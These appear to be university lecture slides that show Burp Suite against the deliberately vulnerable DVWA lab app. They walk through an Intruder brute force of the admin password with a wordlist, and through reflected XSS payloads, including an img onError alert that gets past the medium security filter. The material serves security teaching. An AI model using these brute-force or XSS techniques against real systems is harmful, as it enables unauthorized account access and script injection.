
Request to http://192.168.159.130:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex


```
GET /DVWA/vulnerabilities/brute/?username=admin&password=&Login=Login HTTP/1.1
Host: 192.168.159.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.159.130/DVWA/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=3f8cpe77ikut9sra9543udgaf3
Connection: close
Upgrade-Insecure-Requests: 1
```

? < + > Type a search term 0 matches

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community Edition v1.7.33 - Temporary Project". The menu bar includes Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts, and SQLPy. Below the menu is a tab bar with "Intercept" selected, followed by "HTTP history", "WebSockets history", and "Options". A toolbar below the tabs contains buttons for "Forward", "Drop", "Intercept is on" (which is highlighted), and "Action". To the right of the toolbar is a "Comment this item" field and a help icon. The main pane displays a network request to "http://192.168.159.130:80". The request is a GET to "/DVWA/vulnerabilities/brute/" with parameters "username=admin&password=&Login=Login". The headers include "Host", "User-Agent" (Mozilla/5.0), "Accept", "Accept-Language", "Accept-Encoding", "Referer", "Cookie" (security=low; PHPSESSID=3f8cpe77ikut9sra9543udgaf3), "Connection", and "Upgrade-Insecure-Requests". Below the request is a search bar with placeholder "Type a search term" and a "0 matches" count.

A. JAMES CLARK
SCHOOL OF ENGINEERING

Sending the Request to Intruder



A. JAMES CLARK
SCHOOL OF ENGINEERING

Intruder - Positions

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload Positions' section, the 'Attack type' is set to 'Cluster bomb'. The request payload is displayed as follows:

```
GET /DVWA/vulnerabilities/brute/?username=$admin$&password=$$&Login=$Login$ HTTP/1.1
Host: 192.168.159.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.159.130/DVWA/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=3f8cpe77ikut9sra9543udgaf3
Connection: close
Upgrade-Insecure-Requests: 1
```

On the right side, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. At the bottom, there are search and clear buttons, and a note indicating 0 matches found with a length of 501.



A. JAMES CLARK
SCHOOL OF ENGINEERING

Intruder - Payload

Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1
Payload type: Simple list Request count: 0

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

admin

Paste Load ... Remove Clear Add Add from list ... [Pro version only]

Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are supported, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 1
Payload type: Simple list Request count: 0

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

names navigation ne net netscape netstat network new news next

Paste Load ... Remove Clear Add Enter a new item Add from list ... [Pro version only]

Look In: dirb

others stress vulns big.txt catala.txt common.txt sample.txt euskeria.txt small.txt extensions_common.txt indexes.txt mutations_common.txt

File Name: Files of Type: All Files Open Cancel

Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack set, and each payload type can be customized in different ways.

Payload set: 3 Payload count: 1
Payload type: Simple list Request count: 111

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Login

Paste Load ... Remove Clear Add Add from list ... [Pro version only]

Username

Password

Submit

Burp Suite brute forcing is slow in the Free Edition! 😞



A. JAMES CLARK
SCHOOL OF ENGINEERING

1856

Attack is Successful!

Intruder attack 13

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Payload3	Status	Error	Timeout	Length	Comment
45	admin	papers	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
46	admin	pass	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
47	admin	passes	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
48	admin	passw	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
49	admin	passwd	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
50	admin	passwor	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
51	admin	password	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5530	
52	admin	passwords	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
53	admin	path	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
54	admin	pdf	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
55	admin	perl	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
56	admin	perl5	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
57	admin	personal	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
58	admin	personals	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
59	admin	pgsql	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
60	admin	phone	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
61	admin	php	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
62	admin	phpMyAdmin	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
63	admin	phpmyadmin	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
64	admin	pics	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	
65	admin	ping	Login	200	<input type="checkbox"/>	<input type="checkbox"/>	5465	

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 25 Apr 2018 04:27:30 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5239
Connection: close
Content-Type: text/html; charset=utf-8
```

? < + > Type a search term 0 matches

82 of 111



A. JAMES CLARK
SCHOOL OF ENGINEERING

Use Case 3

Cross Site Scripting (XSS)



A. JAMES CLARK
SCHOOL OF ENGINEERING

Target

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

More Information

- [https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

More Information



Target



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello Sai alert("Hi");

DVWA did not run the entered script.



A. JAMES CLARK
SCHOOL OF ENGINEERING

Burp Suite HTTP History

The screenshot shows the Burp Suite interface with the following details:

- Header Bar:** Applications ▾, Places ▾, burp-StartBurp ▾, Wed 19:44.
- Title Bar:** Burp Suite Free Edition v1.7.27 - Temporary Project.
- Menu Bar:** Burp, Intruder, Repeater, Window, Help.
- Toolbar:** Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts.
- Sub-Toolbar:** Target, Proxy, Spider, Scanner, Intruder.
- Tab Bar:** Intercept (selected), HTTP history, WebSockets history, Options.
- Filter Bar:** Filter: Hiding CSS, image and general binary content.
- Table View:** A list of network requests with columns: #, Host, Method, URL, Params, Edited, Status. The table shows various requests from different hosts and methods (GET, POST).
- Selected Request:** Request for /DVWA/vulnerabilities/xss_r/?name=Sai+%3Cscript%3Ealert%28... with status 200.
- Request Details:** GET request to /DVWA/vulnerabilities/xss_r/. The request parameters are:


Type	Name	Value
URL	name	Sai <script>alert("Hi");</script>
Cookie	security	medium
Cookie	PHPSESSID	ociiuiur37crd858etsfaif8t7

- Body Encoding:** Body encoding dropdown.


Network proxy was set up, but intercept was off




Sending Request to Repeater



Repeater request and response



Repeater – updating injected script



Repeater - encoding inserted script

The screenshot shows the Burp Suite Free Edition v1.7.27 interface. The 'Repeater' tab is selected in the top navigation bar. The 'Request' pane on the left displays a GET request to the DVWA XSS test page, including headers and a payload that includes an XSS script. The 'Response' pane on the right shows the server's response, which includes the injected script and its execution results. The status bar at the bottom indicates 5.503 bytes transferred in 2 millis.

Request:

```
GET /DVWA/vulnerabilities/xss_r/?name=<img+src%3dx+onError%3dalert(1)> HTTP/1.1
Host: 192.168.57.140
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.57.140/DVWA/vulnerabilities/xss_r/
Cookie: security=medium;
PHPSESSID=ocjigijur37crd858etsfaif8t
Connection: close
Upgrade-Insecure-Requests: 1
```


Response:

```
<form name="XSS" action="#" method="GET">
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</p>
</form>
<pre>Hello <img src=x onError=alert(1)></pre>
</div>

<h2>More Information</h2>
<ul>
<li><a href="https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="_blank">https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)</a></li>
<li><a href="https://www.owasp.org/index.php/XSS_Filter_Evasion_C" target="_blank">https://www.owasp.org/index.php/XSS_Filter_Evasion_C</a></li>
</ul>
```



Script was inserted successfully



A. JAMES CLARK
SCHOOL OF ENGINEERING

